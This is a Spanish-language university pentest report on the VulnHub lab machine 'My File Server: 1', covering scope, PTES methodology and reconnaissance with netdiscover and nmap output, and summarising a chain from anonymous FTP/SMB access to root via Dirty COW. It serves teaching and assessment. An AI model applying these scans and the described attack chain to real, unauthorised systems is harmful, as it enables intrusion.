

INFORME TÉCNICO DE EVALUACIÓN DE VULNERABILIDADES Y PRUEBA DE PENETRACIÓN

Red Team Report — Pentesting de “My File Server: 1”

Institución: Universidad Politécnica de San Luis Potosí (UPSLP) **Asignatura:** Fundamentos de Ciberseguridad **Docente:** Mtro. Servando López Contreras
Actividad: Actividad 13 — Red Team Report: Pentesting de My File Server 1 **Auditor** / **Elaborado por:** Manuel Eduardo Hernández Gaytán — Matrícula 181850 **Rol asumido:** Analista Red Team (consultor externo contratado por la organización)
Fecha del engagement: 01 de octubre de 2026 **Máquina objetivo:** My File Server: 1 (VulnHub) —
https://download.vulnhub.com/myfileserver/My_file_server_1.ova
Clasificación del documento: Confidencial — Reporte Técnico Red Team

Tabla de Contenido

1. Resumen Ejecutivo
 2. Alcance (Scope)
 3. Metodología Aplicada
 4. Desarrollo Técnico y Evidencia Paso a Paso
 5. Análisis de Impacto (Modelo CIA)
 6. Tabla de Hallazgos
 7. Análisis de Errores y Lecciones Aprendidas
 8. Plan de Remediación y Recomendaciones de Seguridad
 9. Conclusión
-

1. Resumen Ejecutivo

Durante el periodo del engagement, el equipo de Red Team llevó a cabo una prueba de penetración de caja negra contra la máquina **My File Server: 1**, un entorno que simula un servidor corporativo de almacenamiento/archivos. El objetivo fue identificar, explotar y documentar las vulnerabilidades presentes, evaluando el nivel real de exposición del sistema ante un atacante no autenticado.

El resultado del ejercicio es crítico: partiendo de una posición completamente **no autenticada** en la red, el equipo logró escalar hasta obtener una **shell interactiva con privilegios de root**, es decir, el **compromiso total del sistema objetivo**. La cadena de ataque combinó fallas de configuración de bajo esfuerzo (servicios con acceso anónimo, exposición de credenciales en texto plano en un recurso web) con una vulnerabilidad crítica de kernel sin parchar (**Dirty COW — CVE-2016-5195**),

demostrando que la combinación de hallazgos de severidad media puede derivar en un impacto catastrófico cuando no se atienden de forma conjunta.

1.1 Matriz de Impacto y Riesgo General

Criterio	Valoración
Riesgo general del engagement	CRÍTICO
CVSS v3.1 estimado (hallazgo raíz — Dirty COW)	7.8 (Alto) — AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
CVSS v3.1 estimado (cadena completa, impacto agregado)	9.1 (Crítico) — compromiso remoto de confidencialidad e integridad totales a partir de acceso no autenticado
Vector de ataque inicial	Red / Remoto — enumeración de servicios FTP, SMB y HTTP sin autenticación previa
Privilegios requeridos para iniciar el ataque	Ninguno (acceso anónimo/guest a FTP, SMB y HTTP)
Interacción del usuario víctima requerida	Ninguna
Consecuencia directa demostrada	Acceso root completo al sistema operativo, con capacidad de lectura, escritura y ejecución arbitraria
Activos comprometidos	Sistema operativo completo (CentOS 7), credenciales del sistema, binarios críticos (/usr/bin/passwd), servicio de archivos

El hallazgo de mayor criticidad no fue una sola vulnerabilidad aislada, sino la **cadena de explotación**: exposición de credenciales → autenticación válida → escritura no controlada sobre el directorio del usuario → persistencia vía llave SSH → escalada de privilegios por kernel desactualizado. Cada eslabón, tomado individualmente, pudo parecer de severidad moderada; en conjunto, permitieron el compromiso total del activo en menos de una hora de trabajo ofensivo.

2. Alcance (Scope)

Parámetro	Detalle
Entorno	Laboratorio controlado de red local (segmento interno, sin acceso a internet para la víctima)
Segmento de red evaluado	192.168.31.0/24
Host objetivo (víctima)	192.168.31.5 — hostname fileserv
Host atacante	192.168.31.45 (interfaz eth0)

Parámetro	Detalle
(Kali Linux)	
Tipo de prueba	Caja negra (Black Box) — sin credenciales ni documentación previa del sistema
Técnica autorizada	Reconocimiento activo, enumeración de servicios, explotación de vulnerabilidades, escalada de privilegios local
Fuera de alcance	Ataques de denegación de servicio (DoS) deliberados, pivoteo hacia otros segmentos de red, ingeniería social
Ventana de ejecución	Sesión única documentada, 01 de octubre de 2026 (bitácora de capturas)




Figura: arranque de la máquina virtual objetivo “My File Server: 1” en el entorno de laboratorio.

3. Metodología Aplicada

El ejercicio se condujo siguiendo el estándar **PTES (Penetration Testing Execution Standard)**, adaptando sus siete fases al alcance acotado de un laboratorio académico:

Fase PTES	Aplicación en este engagement
1. Pre-engagement Interactions	Definición del alcance (segmento 192.168.31.0/24), autorización del docente y reglas de intervención (laboratorio aislado)
2. Intelligence Gathering	Descubrimiento de hosts activos en el segmento mediante netdiscover, identificación del objetivo por su fabricante de interfaz de red (MAC vendor)
3. Threat Modeling	Priorización de los servicios expuestos (FTP, SMB, HTTP, SSH) como vectores de mayor probabilidad de explotación dado su

Fase PTES	Aplicación en este engagement
	histórico de malas configuraciones
4. Vulnerability Analysis	Escaneo de puertos y versiones con nmap (-sV, -A), enumeración de recursos compartidos con smbmap, y análisis del servicio web con nikto
5. Exploitation	Obtención de credenciales válidas por fuga de información, autenticación FTP/SSH, e inyección de llave pública SSH para persistencia
6. Post Exploitation	Identificación de la versión de kernel (uname -a), transferencia y compilación del exploit CVE-2016-5195 (Dirty COW), obtención de shell root
7. Reporting	Elaboración del presente documento, incluyendo evidencia técnica, hallazgos priorizados y plan de remediación

4. Desarrollo Técnico y Evidencia Paso a Paso

Fase 1 — Reconocimiento de Red (Intelligence Gathering)

Objetivo: identificar la dirección IP del objetivo dentro del segmento de red.

Herramienta: netdiscover

Comando ejecutado:

```
sudo netdiscover
```

Resultado relevante:

```
Currently scanning: 10.0.0.0/8 | Screen View: Unique Hosts
2094 Captured ARP Req/Rep packets, from 10 hosts. Total size: 125640
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.31.1	50:88:11:cb:f9:7f	1892	113520	Beijing Xiaomi Mobile Software Co., Ltd
192.168.31.5	08:00:27:c6:8a:6b	50	3000	PCS Systemtechnik GmbH
192.168.31.12	64:6c:80:56:72:11	104	6240	CHONGQING FUGUI ELECTRONICS CO.,LTD.
...				




Figura: ejecución de netdiscover — identificación del host objetivo 192.168.31.5.




Figura: verificación de la configuración de red del equipo atacante (ip a) — 192.168.31.45.

Análisis: el fabricante de la interfaz de red PCS Systemtechnik GmbH corresponde al rango OUI asociado a las interfaces virtuales de **Oracle VirtualBox** utilizadas por la máquina vulnerable. Esto permitió aislar con confianza al host objetivo: **192.168.31.5**, confirmado posteriormente por el hostname fileservr en los escaneos posteriores.

Fase 2 — Enumeración de Puertos, Servicios y Web (Vulnerability Analysis)

Objetivo: identificar puertos abiertos, versiones de servicios y vulnerabilidades superficiales.

2.1 Escaneo de puertos y versión de servicios


Comandos ejecutados:

```
nmap -p- 192.168.31.5
nmap -p- 192.168.31.5 -sV
```

Resultado:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.2
22/tcp	open	ssh	OpenSSH 7.4 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.6 ((CentOS))
111/tcp	open	rpcbind	2-4 (RPC #100000)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp	open	nfs_acl	3 (RPC #100227)
2121/tcp	open	ftp	ProFTPD 1.3.5
20048/tcp	open	mountd	1-3 (RPC #100005)

MAC Address: 08:00:27:C6:8A:6B (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix



```
kali@kali: ~
$ nmap -p- 192.168.31.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 02:19 -0400
Nmap scan report for fileserver (192.168.31.5)
Host is up (0.00050s latency).
Not shown: 6442 filtered tcp ports (no-response), 81 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:C6:8A:6B (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.14 seconds

kali@kali: ~
$ nmap -A 192.168.31.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 02:27 -0400
Nmap scan report for fileserver (192.168.31.5)
Host is up (0.00095s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:C6:8A:6B (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

Figura: escaneo de puertos y versiones de servicio con nmap (-p-, -sV).

Análisis: la superficie de ataque es amplia: **dos servicios FTP independientes** (puertos 21 y 2121, con distintos demonios — vsftpd y ProFTPD), SSH, un servicio web Apache en una versión desactualizada, y una pila completa de servicios

RPC/NFS/Samba, que típicamente indican un servidor de archivos mal segmentado respecto a servicios internos que no deberían estar expuestos sin control de acceso.

2.2 Escaneo agresivo (-A) y scripts NSE

Comando ejecutado:

```
nmap -A 192.168.31.5
```


Hallazgos relevantes de la salida:

```
21/tcp open ftp vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx   3 0      0      16 Feb 19  2020 pub [NSE:
writeable]
|_ End of status

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)


80/tcp open http Apache httpd 2.4.6 ((CentOS))
|_ http-title: My File Server
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-methods:
|_   Potentially risky methods: TRACE

445/tcp open netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation
Manager 5.2-5644 (97%) ...
```




```
kali@kali: ~
Session Actions Edit View Help
Nmap scan report for fileserver (192.168.31.5)
Host is up (0.00095s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.2
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  3 0      0      16 Feb 19  2020 pub [NSE: writeable]
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.31.45
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh            OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_   256 b8:db:2c:ca:e2:78:c3:6b:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_   256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http           Apache httpd 2.4.6 ((CentOS))
|_ http-title: My File Server
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-methods:
|_   Potentially risky methods: TRACE
111/tcp   open  rpcbind        2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4        111/tcp    rpcbind
|_   100000  2,3,4        111/udp    rpcbind
|_   100000  3,4         111/tcp6   rpcbind
|_   100000  3,4         111/udp6   rpcbind
|_   100003  3,4         2049/tcp   nfs
|_   100003  3,4         2049/tcp6  nfs
|_   100003  3,4         2049/udp   nfs
|_   100003  3,4         2049/udp6  nfs
|_   100005  1,2,3       20048/tcp  mountd
|_   100005  1,2,3       20048/tcp6 mountd
|_   100005  1,2,3       20048/udp  mountd
|_   100005  1,2,3       20048/udp6 mountd
|_   100021  1,3,4       42738/tcp  nlockmgr
|_   100021  1,3,4       42738/tcp6 nlockmgr
|_   100021  1,3,4       42738/udp  nlockmgr
|_   100021  1,3,4       42738/udp6 nlockmgr
|_   100024  1          33997/tcp6 status
|_   100024  1          36670/tcp  status
|_   100024  1          40728/udp  status
|_   100024  1          55269/udp6 status
|_   100227  3          2049/tcp   nfs_acl
|_   100227  3          2049/tcp6  nfs_acl
|_   100227  3          2049/udp   nfs_acl
|_   100227  3          2049/udp6  nfs_acl
|_ End of scan
445/tcp   open  netbios-ssn    Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp  open  nfs_acl        3 (RPC #100227)
2121/tcp  open  ftp            ProFTPD 1.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 08:00:27:C6:8A:6B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux
```

Figura: salida de nmap -A (1/3) — scripts NSE ftp-anon, ssh-hostkey y http-methods.



```
kali@kali: ~
Session Actions Edit View Help
111/tcp   open  rpcbind        2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4        111/tcp    rpcbind
|_   100000  2,3,4        111/udp    rpcbind
|_   100000  3,4         111/tcp6   rpcbind
|_   100000  3,4         111/udp6   rpcbind
|_   100003  3,4         2049/tcp   nfs
|_   100003  3,4         2049/tcp6  nfs
|_   100003  3,4         2049/udp   nfs
|_   100003  3,4         2049/udp6  nfs
|_   100005  1,2,3       20048/tcp  mountd
|_   100005  1,2,3       20048/tcp6 mountd
|_   100005  1,2,3       20048/udp  mountd
|_   100005  1,2,3       20048/udp6 mountd
|_   100021  1,3,4       42738/tcp  nlockmgr
|_   100021  1,3,4       42738/tcp6 nlockmgr
|_   100021  1,3,4       42738/udp  nlockmgr
|_   100021  1,3,4       42738/udp6 nlockmgr
|_   100024  1          33997/tcp6 status
|_   100024  1          36670/tcp  status
|_   100024  1          40728/udp  status
|_   100024  1          55269/udp6 status
|_   100227  3          2049/tcp   nfs_acl
|_   100227  3          2049/tcp6  nfs_acl
|_   100227  3          2049/udp   nfs_acl
|_   100227  3          2049/udp6  nfs_acl
|_ End of scan
445/tcp   open  netbios-ssn    Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp  open  nfs_acl        3 (RPC #100227)
2121/tcp  open  ftp            ProFTPD 1.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 08:00:27:C6:8A:6B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux
```

Figura: salida de nmap -A (2/3) — servicios RPC, NFS y mountd expuestos.



```
kali@kali: ~
Session Actions Edit View Help
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 (93%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

Host script results:
|_ smb2-security-mode:
|   3.1.1:
